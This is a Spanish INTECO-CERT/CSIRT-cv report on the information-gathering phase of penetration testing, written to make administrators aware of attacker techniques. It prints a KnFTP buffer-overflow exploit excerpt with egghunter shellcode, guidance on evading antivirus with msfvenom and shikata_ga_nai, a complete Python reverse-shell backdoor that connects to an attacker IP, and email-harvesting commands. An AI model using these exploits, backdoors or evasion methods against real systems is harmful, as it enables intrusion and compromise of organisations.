
PENTEST: RECOLECCIÓN DE INFORMACIÓN (*INFORMATION GATHERING*)



INTECO CERT

Autores: **Borja Merino Febrero**
José Miguel Holguín

El Instituto Nacional de Tecnologías de la Comunicación (INTECO) reconoce y agradece al **CSIRT-cv de la Generalitat Valenciana** por la colaboración conjunta llevada a cabo en la realización del informe.

ÍNDICE

1. INTRODUCCIÓN

Uno de los pilares fundamentales para cualquier organización es la información. Mantener la información a salvo garantizando su confidencialidad, integridad y disponibilidad son los principios básicos sobre los que se sustenta cualquier política de seguridad. Garantizar dichos principios requiere de una arquitectura de seguridad que tenga por objetivo proteger los activos de información mediante un conjunto de estándares, procedimientos y controles.

En este sentido, uno de los aspectos más delicados al que se enfrentan las organizaciones es valorar y clasificar la información que gobiernan. Este proceso es necesario a la hora de construir la arquitectura de seguridad con la que se respetarán los principios básicos de la seguridad de la información.

Clasificar la información requiere dar un peso cualitativo a los datos para posteriormente asignarle un nivel de confidencialidad (pública, privada, restringida, etc.). Esta clasificación permitirá ahorrar costes a la hora de implementar contramedidas proporcionales al riesgo que mitigan y que protejan dicha información, en la creación de políticas relacionadas con el acceso a los datos, en la identificación de información crítica para la empresa, etc. Sin embargo, lejos de parecer sencillo y más aún en un entorno en el que se cuenta con multitud de dispositivos y servicios (equipos, servidores, routers, servicios web, DNS, etc.) resulta complejo valorar el nivel de criticidad de la información y determinar cuál de esta información es significativa y cuál no lo es.

El éxito de muchos de los ataques e intrusiones que sufren empresas y organizaciones se debe en gran parte a la cantidad de información que directa e indirectamente un atacante es capaz de obtener sobre sus sistemas. Esta fase, en la que un atacante intenta recopilar la mayor cantidad de información posible de su objetivo, incluso aquella información que conscientemente la organización sabe que es pública pero cuyas implicaciones desconoce, se denomina *reconnaissance* y es, sin duda alguna, una de las más importantes en el proceso de intrusión. Durante esta fase, el atacante, haciendo uso de diversas técnicas y herramientas obtiene nombres de dominio, rangos de red, servicios de máquinas, sistemas operativos, metainformación de documentos públicos, etc. con la que más adelante podrá llevar a cabo un ataque más específico.

Una vez más, el dicho «**la Información es poder**» se ratifica, y esto es algo que conocen muy bien los cibercriminales, siendo conscientes que a mayor cantidad de información mayor probabilidad de éxito tendrá un ataque posterior. Se propone, como ejemplo, el siguiente caso.

Un atacante tiene intención de comprometer los servidores de la compañía IIIVOIP, empresa dedicada a la venta de teléfonos IP. Para ello, comienza investigando información sobre su dominio, servidores DNS, máquinas activas, páginas web, etc. anotando las relaciones que comparte con otras empresas y diseñando un mapa de red con los rangos IP que comprende la compañía. Para ello emplea herramientas como jwhois, la *suit* Bile, *nmap*, dig, etc. Más adelante, utiliza *Maltego* y *theharvester* para intentar localizar información sobre empleados que trabajan en la organización. En un instante encuentra múltiples cuentas de correo de algunos de sus empleados así como foros de debate en los que participan activamente y donde se discuten las ventajas y desventajas que tienen sus productos frente a los de la competencia. Posteriormente, utiliza la *Foca* para obtener metainformación de documentos ofimáticos que se encuentran colgados en el dominio IIIVOIP.com. Tras unos minutos es capaz de conseguir listados de usuarios, direcciones IP internas de la compañía, sistemas operativos, rutas a recursos internos, etc.

Con toda esta información, el ciberdelincuente planifica su ataque. Por un lado, utiliza SET (*Social Engineer Toolkit*) para configurar un *clone-site attack* mediante un *Applet* firmado en Java. Posteriormente, redacta un correo electrónico destinado a uno de los empleados en el que anima al mismo a que haga clic en una URL adjunta donde podrá consultar los detalles de un nuevo teléfono VOIP. Además, para mayor credibilidad, falsifica el remitente del correo usurpando el dominio de una de las empresas con las que frecuentemente colabora.

El empleado, tras leer el correo abre la URL y acepta el certificado firmado. Acto seguido, el atacante obtiene una *shell* con la que más adelante podrá seguir escalando su ataque a otros equipos internos de la compañía. Éste es solo un ejemplo de cómo un ciberdelicuente, haciendo uso de información prácticamente pública, puede comprometer una compañía.

Además de disponer de contramedidas técnicas para contener ataques de este tipo (ej. *Firewalls*, IDS/IPS, VLAN, etc), es necesario establecer políticas preventivas que dicten el correcto uso y gestión de la información de la empresa, políticas para el borrado de metainformación de ficheros públicos, establecer limitaciones en el uso de cuentas corporativas, políticas de actualizaciones de software, etc. Por último, es fundamental educar y concienciar a los empleados sobre los métodos de ingeniería social empleados hoy en día por cibercriminales al ser uno de los recursos más utilizados para comprometer equipos. Por ello, con objeto de concienciar a administradores y técnicos de seguridad sobre los métodos que utilizan los ciberdelicuentes para recopilar información sobre entidades y organizaciones, y ayudar en la protección de la información y los sistemas, **INTECO-CERT** y el **CSIRT-cv de la Generalitat Valenciana** han colaborado para generar este informe denominado ***Information Gathering***.

El presente documento se encuentra dividido en dos partes. Por un lado, se detallarán herramientas actualmente utilizadas para recopilar información de forma externa a la organización. Esta fase, denominada ***External Fooprinting***, contiene ejemplos prácticos de herramientas como Dig, *DnsEnum*, *DnsRecon*, *Maltego*, *Pastenum*, etc. En segundo lugar, durante la fase de ***Internal Footprinting*** se asumirá un entorno en el que el atacante tiene acceso parcial a la red interna y donde intentará de nuevo conseguir la mayor cantidad de información posible para seguir escalando su ataque a otros equipos dentro de la organización. En este caso se utilizarán herramientas como *Metasploit*, *Snmpwalk*, *Smb4k*, *Satori*, *Yersinia*, etc.

El informe persigue los siguientes objetivos:

- pretende detallar algunas de las técnicas y herramientas utilizadas actualmente durante el proceso de *reconnaissance* y *footprinting* que, como se mencionó anteriormente, comprende las primeras etapas involucradas en cualquier *Pen-Test* (test de penetración) con el fin de determinar cuáles son las principales vías de entrada que considera un intruso a la hora de intentar un ataque contra los recursos de una organización

- trata de ayudar a técnicos de seguridad a implementar medidas preventivas que ayuden a mitigar ataques que tienen como origen principal la carencia de políticas de seguridad sobre el control de la información

- busca concienciar a responsables de seguridad sobre la importancia de mantener el software de sus sistemas actualizado y correctamente configurado

- recomienda políticas de seguridad dirigidas a reducir la visibilidad sobre los recursos corporativos desde Internet o redes externas y trata de prevenir determinados vectores de ataque que tienen como fin obtener todo tipo de información mediante diversas técnicas

2. ÁMBITO Y RESPONSABILIDADES

Antes de realizar cualquier *Pen-Test*, es necesario, además de definir el ámbito en el que se desarrollará el mismo, tener en cuenta ciertas consideraciones legales[1].

Por un lado, hay que definir el tipo de test de intrusión que se llevará a cabo. En este sentido existen tres metodologías actualmente extendidas en función del conocimiento que el *pentester* tenga del sistema que será auditado y que de forma meramente orientativa, se describirán a continuación. En un enfoque **Black-Box** (*Covert pen test*), el *pentester* tiene conocimiento nulo sobre el sistema que se desea auditar y tendrá que hacer uso de los recursos que disponga para obtener la mayor información posible de su objetivo e intentar comprometer el mismo. Este será el enfoque empleado en los diversos ejemplos utilizados en el presente informe por ser el que más requiere de una fase previa de *Intelligence Gathering.* Por otro lado, en un enforque **White-box** (*Overt pen test*), el *pentester* recibe gran cantidad de información del sistema que va a auditar como puede ser la topología de red, rangos de IP, sistemas operativos, etc. Lo que se pretende es ahorrar la fase de *Intelligence Gathering* al *pentester* y facilitarle en gran parte la tarea de intrusión para ver si incluso de esta forma es capaz de encontrar vulnerabilidades en el sistema. Por último, un entorno **Grey-Box** trata de combinar los dos primeros enfoques, ofreciendo únicamente información meramente orientativa al *pentester*.

Recientemente se ha formalizado un estándar denominado **PTES (*Penetration Testing Execution Standard*[2])** que recoge un conjunto de procedimientos y buenas prácticas que tratan de servir de punto de referencia para una industria que hasta ahora no tenía una metodología estructurada y definida. El objetivo es definir un estándar constantemente actualizado que comprenda cada una de las partes del proceso de *pentesting* mediante el uso de determinadas herramientas y procedimientos. Actualmente dicho estándar divide el proceso de *pentesting* en las siguientes categorías: ***Pre-engagement Interactions, Intelligence Gathering, Threat Modeling, Vulnerability Analysis Exploitation, Post Exploitation y Reporting***. Debido a la extensión que requeriría desarrollar la fase de *Intelligence Gathering* en su totalidad, el presente informe únicamente cubrirá determinados aspectos de forma orientativa. Aún así, y aunque dicho estándar se encuentra en su versión *beta* a día de hoy, se trata de una excelente fuente de información para cualquier profesional del sector de la seguridad.

[1] **Legal Issues: Is Unauthorized Port Scanning a Crime?**
http://nmap.org/book/legal-issues.html

[2] **PTES Technical Guidelines**
http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines

3. IMPORTANCIA DEL *FINGERPRINTING*

La explotación de alguna vulnerabilidad suele ser el objetivo principal de todo atacante. Poder ejecutar código en el sistema comprometido para llevar a cabo las acciones oportunas determina sin duda alguna el éxito de una intrusión. Casos como los del Hydraq (más conocido como Aurora) donde atacantes utilizando un 0 Day para Internet Explorer tuvieron por objetivo docenas de organizaciones, entre ellas Adobe Systems, Juniper Networks, Yahoo, Google, etc. O casos más recientes como Stuxnet, Duqu[3] o la intrusión en RSA mediante *phishing* con un fichero .xls malicioso[4] han puesto de moda el concepto ***Advanced Persistent Threat***[5] (A.P.T.). Este término, comúnmente usado para referirse a ciberataques que implican cierto nivel de sofisticación, y cuyo objetivo principal es el espionaje y robo de información, ha empezado a generar cierto temor en prácticamente cualquier organización. Dichos ataques presentan un denominador común: el atacante contiene información más que detallada y precisa de los sistemas objetivo. Para desempeñar una intrusión de tal envergadura el atacante debe dedicar tiempo a investigar sobre las redes, sistemas, correos, empleados, software, etc. utilizando diversas herramientas y técnicas (entre las que se incluye la ingeniería social) para más adelante personificar el ataque.

3.1. *EXPLOITS* / ANTIVIRUS

Conocer la versión del sistema operativo y del software instalado es una de las partes cruciales que cubre el *fingerprinting*. Esto se debe a que, en la mayoría de los ataques, se emplean *exploits* que necesitan ser ajustados previamente con datos concretos que dependen de la versión exacta del propio software o del sistema operativo. Ejemplo de ello son los *exploits* que se aprovechan de un desbordamiento de *búfer* y que requieren, en muchos casos, de determinados valores (direcciones de instrucciones) únicos de cada S.O. En estos casos, el objetivo del *exploit* es sobrescribir valores en el *stack* hasta alcanzar determinados posiciones de memoria como el *return address* o la tabla de excepciones SEH[6]. Estas variables son reemplazadas por instrucciones (*jmp reg, call reg, pop pop ret, push reg ret, etc*.) que permiten saltar al *payload* dentro de la pila y que proceden en ciertos casos de librerías del S.O. y cuyas direcciones varían de una versión a otra o de un *Service Pack* a otro.

---

[3] **Duqu: Status Updates Including Installer with Zero-Day Exploit Found**
http://www.symantec.com/connect/w32-duqu_status-updates_installer-zero-day-exploit

[4] **Anatomy of an Attack**
http://blogs.rsa.com/rivner/anatomy-of-an-attack/

[5] **A Perspective on Advanced Persistent Threat**
http://blog.securestate.com/post/2011/10/21/A-Perspective-on-Advanced-Persistent-Threat.aspx

[6] **Understanding SEH (Structured Exception Handler) Exploitation**
http://www.i-hacked.com/content/view/280/42/

Se deduce, por tanto, que un atacante que conozca las versiones exactas tanto del S.O. así como la del software vulnerable, podrá construir un *exploit* capaz de ejecutar código en la máquina objetivo. En cambio, un *exploit* incorrectamente «ajustado» seguramente produciría la caída o bloqueo de la aplicación vulnerable, frustrando así las intenciones del atacante.

Es por este motivo por el que muchos de los *exploits* disponibles en el Framework *Metasploit*[7] ofrecen la posibilidad de especificar el *target* (opción *show target*) antes de lanzarlos. La siguiente figura muestra la sección de código encargado de seleccionar la versión exacta del S.O. y donde se muestra el valor de la instrucción *ret* en cada uno de ellos.

```
'Targets'        =>
        [
                [ 'Windows 2000 Pro SP4 English', { 'Ret' => 0x77e14c29 } ],
                [ 'Windows 2000 Pro SP4 French',  { 'Ret' => 0x775F29D0 } ],
                [ 'Windows XP SP2/SP3 English',       { 'Ret' => 0x774699bf } ], # jmp esp, user32.dll
                #[ 'Windows XP SP2 English',       { 'Ret' => 0x76b43ae0 } ], # jmp esp, winmm.dll
                #[ 'Windows XP SP3 English',       { 'Ret' => 0x76b43adc } ], # jmp esp, winmm.dll
                [ 'Windows 2003 SP1 English',     { 'Ret' => 0x76AA679b } ],
        ],
```

Figura 1: Show Targets

De la misma forma, si se observan muchos de los exploits disponibles en www.exploit-db.com, éstos necesitan ser «ajustados» antes de ser lanzados por el motivo comentado anteriormente. El siguiente ejemplo es un extracto de un *exploit* remoto contra el servidor KnFTP[8].

En el código se aprecia que se hace uso de la instrucción *jmp esp* para sobrescribir la dirección de retorno en la función en la que se produce el desbordamiento de *búfer*. La dirección de dicha instrucción para un Windows XP SP3 (inglés) es 7C874413 (representada en *little endian*) y reside en *kernel32.dll*. Cuando se ejecute el *exploit*, la dirección de retorno de la función sobrescrita apuntará a 7C874413, que «saltará» a ESP (debido al *jmp esp*) donde empezará a ejecutarse el código del *egghunter*[9] encargado de buscar y ejecutar el *payload* en memoria.

---

[7] **Metasploit**
http://metasploit.com/

[8] **KnFTP Server Buffer Overflow Exploit**
http://www.exploit-db.com/exploits/17819/

[9] **Safely Searching Process Virtual Address Spac**
http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf

```
…
# 32 byte egghunter
egghunter =(
“\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8”
“\x54\x30\x30\x57” # egg - W00T
“\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7”)

egg = “\x54\x30\x30\x57\x54\x30\x30\x57”
buffer = “\x90” * (271 - len(egg + shellcode))
eip = “\x13\x44\x87\x7c”    # 7C874413 JMP ESP  - kernel32.dll
nops = “\x90” * 8

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print “[+] Connecting to %s on port %d” % (target,port)
try:

s.connect((target,port))

print “[+] Sending payload”

s.send(“USER blake \r\n”)

s.recv(1024)

s.send(“PASS “ + buffer + egg + shellcode + eip + nops + egghunter + “\r\n”)

s.recv(1024)

s.close()

print “[+] Payload sent successfully”

…
```




Figura 2: Exploit KnFTP

Si se quisiera lanzar ese *exploit* por ejemplo contra una máquina Windows SP3 en español, se necesitaría comprobar si existe tal instrucción en dicha dirección. En caso de no ser así se necesitaría buscar otra dirección válida (sin *null bytes*, *bad caracteres*, etc.) bien en otra librería del S.O. o bien utilizando el propio ejecutable o alguna de sus dlls para hacerlo más estable, teniendo en cuenta ciertas contramedidas como *safeseh*, *stack cookies*, etc. Como se ve en la siguiente captura (imagen A), la dirección 7C874413 en un Win SP3 (español) no contiene un *JMP ESP*, por tanto, si se lanzara este *exploit* sin modificarlo seguramente tiraría el servidor FTP abajo. Para construir el *exploit* de forma efectiva necesitamos buscar una dirección válida con «algo» que nos permita saltar a ESP, por ejemplo un *CALL ESP,* como se muestra en la imagen B.




Figura 3: Bad JMP ESP




Figura 4: Call ESP

En otros casos, el atacante puede tener más suerte y contar con un *exploit* universal que afecte a un sistema operativo independientemente de su versión o incluso que el propio *exploit* pueda hacer un *brute-force*[10] de tales direcciones sin producir una caída de la aplicación, por ejemplo, en casos en los que un servicio genera procesos hijos para atender diversas peticiones (ej. servidores web, smb, etc.).

```
root@bt:~# ./brute_php6.py 172.16.30.249 /pwnPhp6.php win2k8
(*) Php6 str transliterate() bof || ryujin # offsec.com
(*) Bruteforcing WPM ret address...
(+) Trying base address 0x78000000
(+) Trying base address 0x77000000
(+) Trying base address 0x76000000
(+) Trying base address 0x75000000
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.
```

Figura 5: PHP 6.0 Dev str_transliterate() Buffer overflow - NX + ASLR Bypass

De la misma forma que conocer el S.O. ayudará enormemente en la elaboración de *exploits*, saber de antemano el antivirus que una organización utiliza facilitará y ahorrará también mucho esfuerzo al atacante. Este dato puede aumentar aún más las posibilidades de intrusión si lo que se pretende es «troyanizar» la máquina de la víctima. Modificar un binario con el objetivo de eludir firmas que puedan ser detectadas por el AV será mucho más fácil si se conoce el producto en cuestión. La gran mayoría de AV disponen de firmas para *payloads* ampliamente conocidos como *Meterpreter*, *bind/reverse shell*, etc. así como troyanos y *malware* de diversa índole. Utilizando *encoders*, *packers*, o incluso manualmente[11] es posible eludir dichas firmas para hacerlos prácticamente indetectables por la gran mayoría de fabricantes antivirus basados en firmas.

En el siguiente ejemplo se utilizará ***msfvenom*** para generar una *staged reverse_shell* (*windows/shell/reverse_tcp*). La ventaja de un ***staged payload*** es que el ejecutable únicamente contendrá el código necesario para conectar con el equipo del atacante desde donde se enviará el resto del *payload*. De esta forma, el proceso nunca guardará en disco el *payload* recibido, el cual es susceptible de contener las firmas que alertarían al AV sobre una posible *reverse shell*. En el ejemplo también se ha utilizado como *encoder* *shikata_ga_nai* con un total de 12 iteraciones para dificultar aún más la detección por parte de los los AV. El *paper* ***"Exploit writing tutorial part 9: Introduction to Win32 shellcoding"***[12] de Corelan es una de las mejores referencias para comprender cómo trabajan los *encoders* y como ayudan enormemente no solo a tratar con *bad characters* a la hora de desarrollar *exploits*, sino también a la hora de ofuscar código para evadir sistemas AV. En la salida generada por **VirusTotal.com** puede apreciarse como de un total de 42 AV, ninguno ha identificado como dañino el ejecutable *reverse.exe.*

---

[10] **Exploit: Dev str_transliterate() Buffer overflow - NX + ASLR Bypass (By Matteo Memelli)**
http://www.exploit-db.com/exploits/12189/

[11] **Bypassing Anti-Virus in Windows Vista: ShmooCon 2008 Presentation (By Mati Aharoni "muts")**
http://www.offensive-security.com/videos/shmoocon-presentation-2008-video/shmoocon-presentation-2008_controller.swf

[12] **Exploit writing tutorial part 9 : Introduction to Win32 shellcoding**
https://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction-to-win32-shellcoding/




Figura 6: Staged Reverse Shell

Otra alternativa a http://www.virustotal.com/ para testear los ejecutables sin miedo a que se puedan generar nuevas firmas para los diversas marcas AV (o si lo que se pretende es esconder información confidencial o utilizarlo en otros proyectos) es http://vscan.novirusthanks.org/ especificando la opción "***Do not distribute the sample***".[13]

Existen numerosos métodos y técnicas para evadir AV por ejemplo, mediante la herramienta ***ShellCodeExec***[14], desarrollada por Bernardo Damele, es posible inyectar una *alphanumeric-encoded shellcode* en el espacio de direcciones de un proceso haciéndolo de igual forma prácticamnte indetectable. Otro ejemplo que muestra cómo crear un *backdoor*[15] multiplataforma en python (*reverse Shell*) en apenas 13 líneas y eludiendo los 43 AV lo proporciona **David Kennedy** (autor de SET):

```
#!/usr/bin/python
# imports here
import socket,subprocess
HOST = '172.16.32.137'    # The remote host
PORT = 443           # The same port as used by the server
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# connect to attacker machine
s.connect((HOST, PORT))
# send we are connected
s.send('[*] Connection Established!')
# start loop
while 1:
    # recieve shell command
    data = s.recv(1024)
    # if its quit, then break out and close socket
    if data == "quit": break
    # do shell command
    proc = subprocess.Popen(data, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
    # read output
    stdout_value = proc.stdout.read() + proc.stderr.read()
    # send output to attacker
    s.send(stdout_value)
# close socket
s.close()
```

[13] **Tips for Evading Anti-Virus During Pen Testing**
http://pen-testing.sans.org/blog/2011/10/13/tips-for-evading-anti-virus-during-pen-testing

[14] **Execute Metasploit payloads bypassing any anti-virus**
http://bernardodamele.blogspot.com/2011/04/execute-metasploit-payloads-bypassing.html

[15] **Creating a 13 line backdoor worry free of A/V**
http://www.secmaniac.com/blog/2011/06/20/creating-a-13-line-backdoor-worry-free-of-av/

Muchas organizaciones sin ser conscientes de esto, reenvían correos donde puede verse el tipo de software AV que emplean o directamente son víctimas de ingeniería social y donde, sin mucho esfuerzo, ellos mismos delatan el tipo de antivirus utilizado. En libros como «***El arte del engaño***»[16] de Kevin Mitnick o «***Social Engineering: The Art of Human Hacking***»[17], de Christopher Hadnagy, se describen hechos reales y casos de estudio donde se refleja la eficiencia de la ingeniería social y donde se pone de manifiesto que en muchos casos la labia y la psicología[18] son más eficientes que la propia tecnología para conseguir información.




Figura 7: "NOD32 Antivirus ha comprobado este mensaje"

Queda claro por tanto, que cualquier dato que proporcione información acerca de los sistemas que se planea comprometer serán puntos a favor para el atacante y esto es precisamente lo que cubre la fase de *Information Gahering*. Bien de forma pasiva o activa, esta fase comprende un conjunto de técnicas que permiten obtener información sobre el entorno de la víctima. Por ejemplo, una de estas partes denominada *Fingerprinting* se encargará de localizar el mayor número de máquinas/redes y dispositivos así como servicios y versiones de los S.O.

A modo de ejemplo práctico, y para poner de manifiesto la importancia de estas técnicas, a continuación se propondrán 3 casos de intrusión, los cuales cubrirán varios objetivos. Por una parte, mostrar la facilidad con la que hoy en día es posible planificar un ataque sin necesidad de ser un experto. Y, por otra, concienciar a administradores y responsables de seguridad de la importancia que tienen las políticas de seguridad orientadas a controlar de forma exhaustiva la información de una organización.

NOTA: *Los datos referentes a personas o sitios utilizados en los ejemplos son ficticios por lo que no representan a entidades ni personas físicas reales.*

[16] **Book: The Art of Deception**
http://www.amazon.com/Art-Deception-Controlling-Element-Security/dp/0471237124

[17] **Book: Social Engineering, The Art of Human Hacking**
http://www.amazon.com/Social-Engineering-Art-Human-Hacking/dp/0470639539/ref=sr_1_1?s=books&ie=UTF8&qid=1318593538&sr=1-1

[18] **Tactics of Social Engineer**
http://www.social-engineer.org/category/tactics/

3.2. CASO 1: *SPEAR PHISHING ATTACK*

Como ejemplo análogo al descrito en la introducción, a continuación se mostrará como un ciberdelincuente puede planear un ataque para infiltrarse en una organización. Tras dedicar gran cantidad de tiempo, con herramientas como *Nmap*, *Nessus*, *Nikto*, etc. con el objetivo de buscar información sobre el dominio, equipos, puertos abiertos, topología de red, *firewalls*/IDS, servicios corriendo, etc., sin encontrar una puerta de entrada o un vector de ataque, el atacante, como último recurso, decide llevar a cabo un *Spear-Phishing Attack*[19]. La idea de este ataque es enviar un documento malicioso a la víctima y utilizar un poco de ingeniería social para que lo abra.

El primer paso que lleva a cabo es conseguir la mayor cantidad posible de información sobre empleados de la organización, esto es, correos electrónicos, nombres de usuario, perfiles, etc. Para ello utiliza las herramientas ***theHarvester***, la ***Foca*** y ***Maltego***. TheHarvester[20] permite obtener listas de nombres y *emails* indexados por motores de búsqueda como Google, Bind o Linkedin además de proporcionar *DNS Enumeration*, *Reverse lookups*, etc.

En su última versión, además, incorpora la base de datos de SHODAN permitiendo obtener *banners* y puertos de diferentes fuentes públicas.

Tras investigar un rato, el ciberdelicuente encuentra gran cantidad de *emails* públicos así como metainformación en documentos ofimáticos publicados en el propio dominio de la organización. Comparando la salida de dichas herramientas empieza a correlacionar información observando, por ejemplo, que usuarios con perfiles públicos en servicios como Linkedin son autores de algunos de los documentos publicados. La herramienta *Foca*[21] permite extraer metadatos de gran variedad de documentos ofimáticos localizados por medio de motores de búsqueda, como Google o Bind. Mucha de esta metainformación, ignorada por la propia compañía en muchas ocasiones, puede proporcionar información valiosa para un atacante: IPs privadas, *emails*, nombres de usuario, software utilizado, etc.

En la salida, el usuario Antonio Galindo con correo agalindo@dominio.es, dispone de varios *papers* técnicos sobre *Switching/Routing* con metadatos interesantes.

---

[19] **Definition: Spear Phishing**
http://searchsecurity.techtarget.com/definition/spear-phishing

[20] **The Harvester**
http://code.google.com/p/theharvester/

[21] **Foca: Informatica64**
http://www.informatica64.com/DownloadFOCA/
Fear the Foca by Chema Alonso
http://www.troopers.de/wp-content/uploads/2011/04/TR11_Alonso_Fear_the_FOCA.pdf

```
root@bt:~/theHarvester-ng# python theHarvester.py -d dominio.es -l 200 -b google > /tmp/mails
root@bt:~/theHarvester-ng# python theHarvester.py -d dominio.es -l 200 -b linkedin > /tmp/linkedin
root@bt:~/theHarvester-ng# cat /tmp/mails  | grep @dominio > correos
root@bt:~/theHarvester-ng# cat correos
security@dominio.es
agalindo@dominio.es
mperezvi@dominio.es
rmerinoga@dominio.es
…
root@bt:~/theHarvester-ng# cat /tmp/linkedin
…
Antonio Galindo
Roberto Merino
Ignacio Martín
Sara Pedrero
…
```

